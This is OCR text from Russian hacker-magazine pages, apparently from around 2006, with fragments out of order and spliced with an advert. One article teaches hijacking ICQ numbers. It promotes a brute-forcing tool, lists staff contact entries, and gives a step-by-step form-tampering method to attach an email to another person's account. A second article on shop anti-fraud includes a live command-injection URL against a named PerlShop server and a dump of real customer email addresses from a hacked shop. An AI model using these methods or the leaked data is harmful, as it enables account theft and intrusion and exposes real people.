Также часто спам в аську имеет похожий характер.



Log in to The ICQ Website

In order to complete your action, please log in:

ICQ Number or Email 363410082

ICQ Password ******



> Логинимся в сервис аттача мыла

Не буду вдаваться в подробности, но хочу предупредить хозяев длинных номеров: не стоит думать, что раз номер кривой, то надо ставить пароль «123» и он никому не нужен. Для спама, флуда и т.д. требуется много уинов, а горячо любимые мирабы постоянно прижимают ICQ-спамеров и строят разные козни, делая нереальным авторег кучи уинов. Поэтому сбрутить необходимое количество уинов актуальнее.
Для прекращения страданий от назойливого спама из эбаута номера необходимо удалить все инфо, кроме ника. Дело в том, что спамерский софт работает целенаправленно, то есть если в графу «Язык» вписан, например, албанский, а заказчику спама нужен только албанский контингент, то твой уин автоматом попадает под его спам. Кроме того, можно убрать галку с «Показывать мой статус для веб и поиска» (веб-индикация), чтоб цветок был белым.

PM-базы — эффективный способ угона?

Рассмотрим разные новшества, введенные мирабами при ретриве. В последнее время работники ICQ так часто что-то меняли в системе восстановления пасса, что сами запутались и наделали косяков.
Итак, сама система ретрива образовалась в далеком 1999 году, на страничке ICQ.com/password появилась возможность высылать пароль на вписанный в деталях номера e-mail. Система работала стабильно, и особых трудностей с отправкой пароля не было. Примерно в середине 2004 года возникло понятие «номер-невидимка» — номер, который не виден в поиске (ака вайтпагах). При долгой отлежке у номера пропадал контакт-лист и все инфо. Четко определенного промежутка времени, за который неюзаемый номер становился невидимым, не было: иногда номер исчезал из поиска за год, в некоторых случаях и за два номер не становился невидимым. Чтобы номер вернулся к жизни, нужно было вписать детали в инфо номера или же залогиниться в него альтернативным клиентом типа миранды или &RQ. Номеров-невидимок становилось все больше, и к концу 2004 года около 30% пяти-, шести-, семи- и восьмизначных номеров были невидимками. Инвизы считаются самыми надежными номерами, так как невидимость — это гарант того, что у номера нет примака.
Первые интересные изменения в ретриве появились в начале января 2005 года, когда у всех номеров-невидимок отвалился праймари-мейл. Наиболее популярным было мнение, что это попросту глюк в базе и праймари у невидимок отвалился из-за некомпетентности работников ICQ. Я слабо в это верю и считаю, что это вполне обдуманные действия мирабов с целью обрезать крылышки любителям угонять номера через праймари-мейл ;).
Следующие изменения произошли 28 марта 2005 года: при ретриве пароля на номер в обязательном порядке стало нужно устанавливать секретные вопросы, после чего праймари-мейл, с которого их ставили, просто отваливался.
С этого дня сервис по восстановлению пароля с натяжкой можно было назвать стабильным. Творились чудеса: праймари у номеров то сами по себе отваливались, то вновь волшебным образом «воскресали», и на них снова можно было отослать пароль. Бывало, страница

> Сохраненная страничка

Attach an email address to your ICQ number

To be able to login to ICQ services using either your ICQ number or email address, you will first need to attach an email address to your ICQ number. To do so fill in your details and follow the instructions.

Enter your information here:

Password: ******

Email: godfather@rambler.ru

Type the following word below:

To prevent automated submissions, please enter the word shown in the image below.

21137

Characters are not case sensitive.





Ломая номера мирабов, из охотника легко превратиться в жертву. Не редки случаи, когда админы по IP убивают кому-то пачку номеров. Настоятельно рекомендую взламывать только незанятые уины. Особенно недостойны уважения те, кто тырит уины у своих — русских.




Сейчас самыми короткими уинами считаются пятизнаки, но раньше существовали трех- и четырехзначные уины. Они считались тестовыми номерами. В настоящее время существуют одно- и двузначные уины, но их нельзя заюзать стандартным клиентом, это только web-сервисные номера.



http://asechka.ru — мощнейший проект, посвященный ICQ-хакингу. http://Newuin.ru — отличный магазин ICQ-номеров, доступные цены.



На диске ищи программы, упомянутые в статье, плюс вспомогательный софт.



Привязанный номер

www.ICQ.com/password подолгу не открывалась или зависала на какой-то стадии ретрива.
Более-менее система стабилизировалась в феврале 2006-го. Произошло и еще одно изменение: теперь праймари-мейл не отваливался после установки вопросов при условии, если это первый вписанный мейл. И наконец, в июне 2006-го, на радость всех брутеров, отвалились примаки почти у всех, за редким исключением, номеров, вписанных до начала 2006 года. Таким образом, утверждение, что чем старее база, тем она лучше и правдивее, стало неактуальным. Своими действиями работники ICQ добились желаемого: форма ретрива используется по прямому назначению, на мыльные сервисы перестали лететь тонны пакетов от чекеров. Но недавний баг немного оживил ситуацию.
При серче уина вписанное в детали мыло показывалось независимо от того, стояла галочка «Не показывать адрес емейла» или нет. В момент были собраны новые базы, и новые примаки, которые все скрывали, были в этой базе. Конечно, выжать из этих баз удалось не особо много, но все же что-то удалось. Безусловно, больше повезло первым из тех, кто прочекал новую базу, в которой накопилось достаточно заброшенных адресов мыла.

IPD SE — брут нового поколения

Итак, дорогой дружок, ты, наверняка, слышал и, возможно, даже видел и пользовался такой чудесной программой для перебора паролей к уинам (или, говоря человеческим языком, брутом ;)), как Ipdbrute2/udc Lite, или ее модификацией, умеющей автоматически менять пароли на сбрученных номерах, — Ipdbrute2/udc Pro. Но открою тебе небольшой секрет: есть еще и специальная приватная версия, которая именуется Ipdbrute2/udc Pro SE. VKE (автор IPD) не стал ее выкладывать в паблик, а распространил среди своих друзей и хороших знакомых с наставлением не раздавать ее всем подряд и использовать только для своего блага. Как мы уже выяснили, в каждом стаде есть паршивая овца, и брут не так давно все же просочился в паблик. Тщательный осмотр пациента в нашей ICQ-лаборатории позволил представить тебе отчет, приведенный ниже ;). Итак, смотрим, чем же так хорош этот Ipdbrute2/udc SE и почему 2 года его не рисковали выложить на всеобщее обозрение.
При первом запуске заметно мало отличий от Ipdbrute2/udc Pro, разве что изменилась надпись в шапке с «Ipdbrute2/udc Pro (c) 20002-2003 VKE» на «Ipdbrute2/udc SE (c) 1980-2004» и в «About» появились приветы от автора небезызвестным на ICQ-сцене личностям. Интерфейс программы не претерпел каких-либо изменений. Теперь посмотрим на саму



Нас поимели :(

работу брута. Во втором издании брут работает через разные серверы ICQ, которые можно редактировать самому в файле macroses.xml. Благодаря этой возможности новый брут выигрывает у своей предыдущей версии, которая логинится только к стандартному серверу на 5190 порту.
Итак, мы взяли 130 скоростных проксей и попробовали угнать какую-нибудь шестизначку на пароль «vegas». Значение threads (потоки) мы выставили в 500, cleanup (отсеивание мертвых проксей) был каждые 30 минут. Количество потоков выставляется методом проб индивидуально под каждый конфиг компа и канал инета.
Теперь посмотрим на сравнительную таблицу работ брутов: Как мы видим, Ipdbrute2/udc Pro значительно проигрывает в скорости Ipdbrute2/udc Pro Se, так что выкидывай свой старый брут и переходи на более продвинутую версию SE.
Что касается результата, то в ходе эксперимента было выловлено 26 шестизначек :).

Вся правда об админах ICQ


Каждый из нас когда-то думал:
1. На каких же номерах сидят работники ICQ?
2. Могут ли простые смертные сидеть на таких номерах?
3. Реально ли поиметь админа ICQ?
Нам удалось подобраться очень близко к ответам на все эти вопросы.
Отвечаем:
1. На www.newuin.ru/in/cl.txt лежит контакт одного из админов; знакомые говорят, что этот список самый полный. В группах Co-Workers, Ex-ICQ, General, Support сидят боги ICQ. Отметим несколько групп в его контакте.

```
Family;342764160;YaelAlon;0
Family;44448;ziv;0
Family;59995;yael sis;0
```

Пятизнаки ху — жене и ребенку, теще — кривой девятизнак ;).

```
ICQ uins i give;55515;stanislav - dev;0
ICQ uins i give;87778;Leon - web;0
```





> IPD SE

За отдельную плату я дам номер админа =). Как это ж надо было просить, чтоб он дал пятизнак ху.

```
my fans;39666;Fallen Angel;0
my fans;661186;o2 Goodiez;0
```

Админы столь популярны, что у них есть фанаты! И больше всего порадовала группа эта группа:

```
hackers;102030404;NukedX's Bot;0
hackers;799499;NukedX's Bot;0
```

Иногда работникам влом лезть в БД ICQ, и они поверяют примаки номеров по боту S3TUP'a.
2. Могут, но чаще всего хорошенькие номера не долго задерживаются в чужих руках.
3. Реально, и случается это довольно часто. Но бывает и наоборот.
По этому списку можно сверять свои пятерки: админские они или нет. И, например, если пятизнак подходит под группу Ex-ICQ, то есть человек уже не работает на Мирабилис, то много шансов, что этот номерок осядет у тебя надолго. Но крайне не советую стучать в эти номерки и чего-либо просить — минимум отделаешься игнором ;).

Как привязать пятизнак к мылу?
До недавнего времени считалось, что у пятизнаков не может быть праймари-мейла и восстановить пароль от пятизнака невозможно. Однако теперь это стало возможно при помощи локализованных версий аськи, таких как, например, Rambler-ICQ (версий много, но используем русскую — роднее =)).
Итак, расскажу все по порядку. Для начала идем на официальную страничку http://icq.rambler.ru, где лицезреем скрин с красивым номером 10-110 (думаю, вряд ли он у них есть ;)), а справа от него видим предложение скачать Rambler-ICQ, что мы и делаем. Скачав и установив программу, смело запускаем и видим предложение ввести номер ICQ и пароль, логинимся со своим пятизнаком, который желаем привязать к мылу. Открывается окошко регистрации, в котором нам предлагают либо ввести свой логин на Рамблере, если такой имеется, либо зарегистрировать новый. В целях безопасности я все же рекомендую зарегистрировать новый ящик, который никому не будет известен, так как именно он будет привязан к нашему пятизнаку. На следующем этапе нам предлагают ввести пароль и секретный вопрос с ответом на него, пароль на нашем пятизнаке изменится на пасс от мыла.
Так что вводим либо свой действующий пароль, либо что-то более изощренное, чем «qwerty» ;).
После этого, наконец, логинимся в номер, бережно записав перед этим адрес привязанного мыла в блокнотик. Все, на этом процедура привязки завершена. Чтобы восстановить пароль от своего пятизнака, идем на страничку http://id.rambler.ru/script/reminder.cgi, вводим логин своей почты на Рамблере, которую привязали к пятизнаку, после чего отвечаем на свой секретный вопрос и устанавливаем новый пароль. Пароль на нашем пятизнаке, соответственно, тоже меняется.
Эта система применяется не только к пятизнакам. Также, вследствие этой фичи, появилось много риперов, которые, продавая пятизнаки за копейки, с помощью этого метода возвращали их обратно. Поэтому хочу рассказать, как узнать, привязан ли номер ICQ. Для этого достаточно глянуть инфу номера в клиенте QIP (www.qip.ru) на вкладке «Дополнительно» окошка «Информация». Там мы можем увидеть такую же запись, как на скриншоте «Привязанный номер».
Это значит, что номер привязан. Логично ;).
Если номер присобачен, например, к nana.co.il,

> Привязываем 10001 =)

Subject:	ICQ Web Registration
From:	"ICQ Registration" <support_registration@icq.com> Add to Address Book Add Mobile Alert
To:	dhjwwowo2@yahoo.com

Hello,

Congratulations! You can now take an active part in the ICQ community & services using your new ICQ number: 10001.

- To be able to login to ICQ services using either your ICQ number or email address, click the following link to attach your ema
ICQ number: http://www.icq.com/register/email_attach.php

Время работы брута	IPDbrute2/udc Pro ППС*	IPDbrute2/udc Pro SE ППС*
15 минут	12,3	15,6
30 минут	19,1	26,4
1 час	20,3	31,7
2 часа	18,3	34,3


> Сравнительная таблица

то отвязать первичный e-mail можно, перепривязав его к другому мылу того же nana.co.il. И соответственно, Рамблер режется Рамблером.

Html-инъекция на страницах icq.com

Как и многие программы мгновенных сообщений, интернет-клиент ICQ не лишен своих различных недочетов и уязвимостей. Сейчас я поведаю тебе о свеженьком баге в WHITEPAGES ICQ, благодаря которому ты сможешь получить практически любой понравившийся UIN.
Итак, толчком для исследований стала нашумевшая новость автора популярного альтернативного интернет-пейджера QIP (qip.ru).
Inf сообщил о том, что его UIN каким-то образом привязали к локализованному e-mail без его ведома. В связи с этим Inf'ом досрочно была выпущена новая альфа-версия ICQ-клиента QIP, с помощью которой стало возможно узнать, к какому конкретно локализованному e-mail-адресу привязан или не привязан твой элитный номерок. Эта новость заинтересовала гуру ICQ-хакинга с ником ТурисТ — Алексея Шакирова, и он вспомнил о том, что зимой этого года, копаясь в HTML-кодах web-ресурсов icq.com, он нашел интересные строки: «<input type="hidden» id="uin» name="uin» value="target uin"» — и пытался при помощи банальной подмены номера получить на свой e-mail его пароль. В итоге, докопаться до истины оказалось легко, а позже он поделился ею со мной. Суть бага, к великому сожалению, оказалась примитивной.
Итак, опишу пошагово действия, которые нас интересуют.
Во-первых, необходимо дать понять серверу, что ты — друг, и нашим первым шагом станет удачный логин на страничке www.ICQ.com. Для этого тебе потребуются любой UIN и правильный пароль от него. Конкретнее, нужно зайти на https://www.ICQ.com/register/email_attach.php и сделать удачный логин. Далее вбей в адресную строку браузера «https://www.ICQ.com/register/email_attach_step2.php» и жми «Enter».
(Товарищ! Перед тем как нажать «Enter», подумай, какой могущественной силой обладает эта кнопка).
Вторым шагом будет сохранение странички к себе на винчестер. Для этого выбери в меню браузера «File → Save As» и сохрани страничку локально.
Действие третье, как уже упоминалось выше, — это простая подмена понятий, а именно необходимо отредактировать сохраненную страничку.
Итак, открываем HTML-код сохраненной паги в блокноте (правый клик мыши по файлу — «Открыть с помощью → Notepad»). Далее при помощи поиска («Ctr+H», «Найти и заменить») находим тот номер ICQ, с которым мы прилогинились, то есть ищем строку «<input type="hidden» id="uin» name="uin» value="наш уин, с которым мы сделали удачный логин">». В этой строке меняем наш UIN на UIN, который хотим заполучить, и сохраняем весь этот HTML-фарш. Также нам придется найти и поменить строки «email_attach_step2.php» на «https://www.icq.com/register/email_attach_step2.php». Делается это для снятия локальности нашего нового HTML-кода. Сделано? Теперь браузер будет видеть страницу не как локальную =).
«И в чем тут замес?» — спросишь ты. Так вот теперь необходимо сделать самое главное. Открываем страничку с новым кодом. В поле «Пароль» вписываем пароль от старого UIN, с которым мы совершили удачный логин. Вписываем в поле «E-mail» наш или свежезарегистрированный e-mail-адрес. Жамкаем пимпу «SUBMIT».
Теперь все просто и понятно — на наш почтовый адрес падает письмо с конфирм-кодом от ICQ team, в котором будет написано, что-то вроде этого: «Привет! Твой номерок 54321. Желаешь подтвердить регистрацию e-mail attachmend? Тогда нажми на URL из нашего письма».
А вот что произойдет после того, как ты нажмешь URL из письма, увидеть сможешь только ты.
Здесь описана только одна сторона нового бага, и во избежание повального угона номеров (привет, баг на BIGFOOT.COM) я не стану говорить о том, как полностью взять контроль над конкретным номером и какие номера были захвачены в результате проведения экспериментов.
На сегодняшний день найденная уязвимость уже отнесена к разряду критических, так как с ее помощью можно изрядно наломать дров. Поэтому было принято решение немедленно осведомить работников компании Mirabilis, которые, в свою очередь, «оперативно» фиксят HTML-код своих web-ресурсов. Но, как всегда, не до конца... =) ⌘

> Номерок админа





В НОВОМ НОМЕРЕ:

JAGGED ALLIANCE 3
Эксклюзивные подробности о недавно анонсированном продолжении знаменитой тактической серии.

WINDOWS VISTA И DIRECTX 10
Стоит ли геймерам переходить на новую операционную систему от Microsoft? Чем десятая версия DirectX лучше предыдущей? Специальное расследование «PC ИГР»!

ИТОГИ 2006
Аналитическо-информационный материал о самых значимых играх и событиях прошедшего года.

TOM CLANCY'S RAINBOW SIX VEGAS
Зрелищный и увлекательный экшен, в котором можно разнести в пух и прах парочку невадских казино.

TOP SPIN 2
Мария Шарапова, Роджер Федерер, Елена Дементьева, Ллейтон Хьюит и другие звезды мирового тенниса в реалистичном спортивном симуляторе.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

ЖЕСТКИЙ АНТИФРОД

ЗАЩИТИ СВОЙ ИНТЕРНЕТ-ШОП

В своих предыдущих статьях я уже несколько раз упоминал о темной стороне сетевого бизнеса. Увы, но таковы реалии наших дней. Кто-то, обороняясь, создает новые средства защиты, а кто-то стремится их преодолеть. Сетевая гонка вооружений — обыденное явление для хакеров и специалистов по информационной безопасности. Но вот дилемма: какую сторону выбрать? Остаться за баррикадами обороняющихся или принять позицию атакующих? На этот вопрос, пожалуй, никто не даст однозначного ответа. Важно понять одно — ломать не строя невозможно. Поэтому в этой статье мы примем противоположную привычной нам сторону — строну защиты. Я расскажу, как лучше защитить собственный интернет-магазин и уберечь от атакующей стороны своих клиентов.

Угроза взлома

Допустим, ты решил открыть свой собственный интернет-шоп, принимающий оплату по кредитным картам. Почему именно по кредиткам? Да потому что кредитка сейчас есть у каждого второго человека, следовательно, количество твоих потенциальных клиентов будет гораздо выше, нежели при оплате товаров в шопе при помощи WebMoney. Пусть, к примеру, в твоем интернет-магазе будут продаваться ноуты, камеры, мобильники и прочие дорогие технические девайсы, а доставка осуществляется как в страны СНГ, так и в Западную Европу и США. То есть, как ты понимаешь, создаваемый магазин сулит достаточно крупный ежемесячный денежный оборот, требующий постоянного контроля.

Но речь сейчас не о продажах, а о защите этих продаж.


Раз уж твой шоп принимает к оплате кредитные карты, то первое, на что следует обратить внимание, — это хранение данных о кредитках твоих клиентов. Представляешь, как упадет репутация твоего магазина, если с кредитных карт клиентов начнут пропадать денежные средства в весьма приличных объемах? Такой ситуации нельзя допустить ни в коем случае. Поэтому хранить данные о кредитках клиентов в базе в незашифрованном виде категорически не рекомендуется! Есть несколько вариантов решения проблемы:

1. шифровать данные и сохранять в базе на сервере;
2. удалять информацию о выполненных заказах с сервера, на котором стоит шоп;
3. использовать отдельный сервер под БД, хранящий бэкапы заказов и физически не связанный с сервером интернет-магазина.

Первый способ менее геморройный, нежели остальные, но он имеет несколько недостатков. Во-первых, нужен криптоустойчивый алгоритм. Обычно интернет-шопы используют просто MySQL-шифрование, хэши которого сбрутить не составляет особого труда. Иногда встречаются более мудреные алгоритмы (я сталкивался с уникальными, разработанными специально под конкретный шоп), хранящие свои ключи опять же в MySQL-базе, что может иметь негативные последствия. В порядке альтернативы, можно не использовать базу для хранения информации о заказах.

Достаточно вспомнить известную торговую тележку PerlShop. В этом движке вся информация о заказах хранится в каталогах customers и orders (плюс два вспомогательных каталога: temp_customers и temp_orders). Кстати, именно в этой торговой тележке был найден баг, позволяющий выполнять произвольные команды на сервере. Нетрудно догадаться, что файлы, содержащие данные о заказах и доступные на чтение, быстренько отправлялись в виде бэкапа на винчестер «доброжелателям». Если тебе интересно, как это все осуществлялось, то можешь пройтись по линку одного из бажных онлайн-шопов на движке PerlShop (шоп давно заброшен, так что никакого вреда кардхолдерам ты даже при желании не нанесешь):

```
http://shadow.cyberpooch.com/cgi-bin/perlshop.cgi?ACTION=thispage&thispage=| ls;&ORDER_ID=530609289
```



> Популярный checkout

Уязвимость скрывается в параметре thispage скрипта perlshop.cgi и позволяет атакующему выполнять произвольные команды на сервере (| твоя_команда;). Не буду подробно описывать баг — не об этом сейчас речь, но при желании ты всегда можешь найти нужную инфу в багтраке.

Так вот, возвращаясь к сути вопроса, если не хранить данные в базе, то их необходимо защитить каким-то иным образом. Многие админы шопов на печально известном PerlShop'е в конце концов додумались и стали удалять информацию об уже выполненных заказах, то есть на сервере при этом уже нельзя было поживиться данными о двух-трех сотнях кардхолдеров (владельцев кредитных карт). Многие крупные скрипт перезапишет измененные файлы на оригинальные.

Однажды, ломая один из онлайн-магазинов, я столкнулся с забавной ситуацией. На сервере стояла FreeBSD (версию ядра не помню, но это и не столь важно), права у меня были nobody, но имелась в наличии дира на 777 и fetch :). Обрадовавшись, я собирался залить веб-шелл, но не тут-то было — все заливаемые мной файлы тут же удалялись, причем с редактированием файлов дело обстояло так же (довольно редкий случай защиты — примечание редактора). Сначала мне, естественно, показалось, что я тронулся рассудком, но, найдя в этой же дире текстовый файл, содержимое которого не заменялось, я понял истинную причину происходящего.



> На диске ты мог бы найти исходники антифрод-системы, но... не найдешь :). Цена таких систем — десятки тысяч американских президентов.

«КАК ТЫ ПОНИМАЕШЬ, ВОЗМОЖНОСТЬ ИМЕТЬ ОТДЕЛЬНЫЙ БЭКАПНЫЙ СЕРВЕР ЕСТЬ НЕ У ВСЕХ, ПОЭТОМУ ИНОГДА ИНФОРМАЦИЯ О ЗАКАЗАХ ОТПРАВЛЯЕТСЯ ПРЯМИКОМ НА МЫЛО АДМИНА/САППОРТА МАГАЗИНА»

интернет-магазины сейчас работают подобным образом: заказ обрабатывается в течение пары часов и данные о нем либо удаляются, либо отправляются на бэкапный сервер. Вот тут — стоп. Как ты понимаешь, возможность иметь отдельный бэкапный сервер есть не у всех, поэтому иногда информация о заказах отправляется прямиком на мыло админа/саппорта магазина (находящееся на совершенно другом сервере).

Что и говорить, задумка хорошая: клиент оформляет покупку, данные о заказе отсылаются на мыло саппорту шопа, а на сервере в базе ведется лишь статистика заказов. Однако со временем хакеров стал не устраивать такой расклад, и они начали патчить движки магазинов. Например, в том же PerlShop'е зачастую добавляется еще одно мыло, принадлежащее отнюдь не владельцу шопа :).

Избежать этого можно достаточно просто. Необходимо написать и запустить на сервере скрипт, проверяющий дату изменения скриптов, имеющих отношение к движку интернет-магазина. В случае обнаружения несоответствия, наш Шоп тот, к слову, я все же поимел, но об этом в другой раз.

Эта история свидетельствует лишь об одном — о необходимости контроля над изменяемыми файлами, находящимися на сервере. Написать скрипт на Perl или на PHP не составит особого труда. В Perl есть удобная функция stat (), имеющая несколько переменных, в том числе и $mtime, отвечающую за время последнего изменения файла. Возможностей реализации предостаточно, стоит лишь немного пофантазировать :). Еще один важный момент — это логирование. Здесь следует четко определиться с тем, что логировать нужно, а что нет. Следующий перечень включает в себя несколько пунктов логирования:

1. попытки редактирования файлов на сервере;
2. добавление/удаление файлов на сервере;
3. внешние изменения параметров, передающихся скриптами интернет-магазина.

Разумеется, это лишь маленькая часть того, что необходимо логировать. Первые два пункта можно напрямую связать со



> Легальный сетевой бизнес уже давно нашел свое место в Сети, проблема лишь в том, что и мошенники не обошли ее стороной.



> Внимание! Информация приведена исключительно в ознакомительных целях! Ни автор, ни редакция за твои действия ответственности не несут!

```
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36584', 'dlaw@princeton.edu', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36585', 'eamarks@aol.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36586', 'eaton_jt@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36587', 'e_schmiess@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36588', 'eacarey@myexcel.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36589', 'ebonychica00@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36590', 'ecarrig@mit.edu', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36591', 'ecshredder@aol.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36592', 'edeaw@aol.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36593', 'edglouc@aol.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36594', 'EBLANGAN@MSN.COM', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36595', 'eddycarvajal@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36596', 'ebellis@law.harvard.edu', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36597', 'egazda@atg.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36598', 'cwoolltuck@earthlink.net', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36599', 'eddidas3@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36600', 'ehoward@forrester.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36601', 'D_MAZZARELLA@HOTMAIL.COM', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36602', 'eileenvicioso@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36603', 'd_mexico@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36604', 'eli_foley@hotmail.com', '2006-12-09');
bounces`(`id`, `email_address`, `bounce_date`) VALUES ('36605', 'elh@lahcoc.com', '2006-12-09');
```

> БД клиентов взломанного онлайн-магазина

скриптом, контролирующим изменения файлов. А третий пункт, в принципе, можно не брать в оборот, так как он имеет непосредственное отношение к движку самого интернет-магазина и заслуживает отдельного внимания. В последующей части статьи я еще упомяну об антифрод-системах и методах их реализации. Сейчас нужно запомнить одну важную деталь: кто предупрежден — тот вооружен.
Кроме того, я бы советовал сделать пару «уловок» для атакующих. Это может быть инсценировка уязвимости скрипта (особенно прикольно выглядит инсценировка sql-инъекции =)), наличие левого конфига, содержащего в себе такой же левый аккаунт к базе и много чего еще :). Мне не часто встречались такие «уловки», но, поверь, иногда они могут помочь тебе больше, чем многое из описанного выше. Главное, чтобы все выглядело максимально правдоподобно. Здесь, как и в предыдущем случае, от тебя требуется только смекалка, фантазия и сообразительность.

Угроза мошенничества

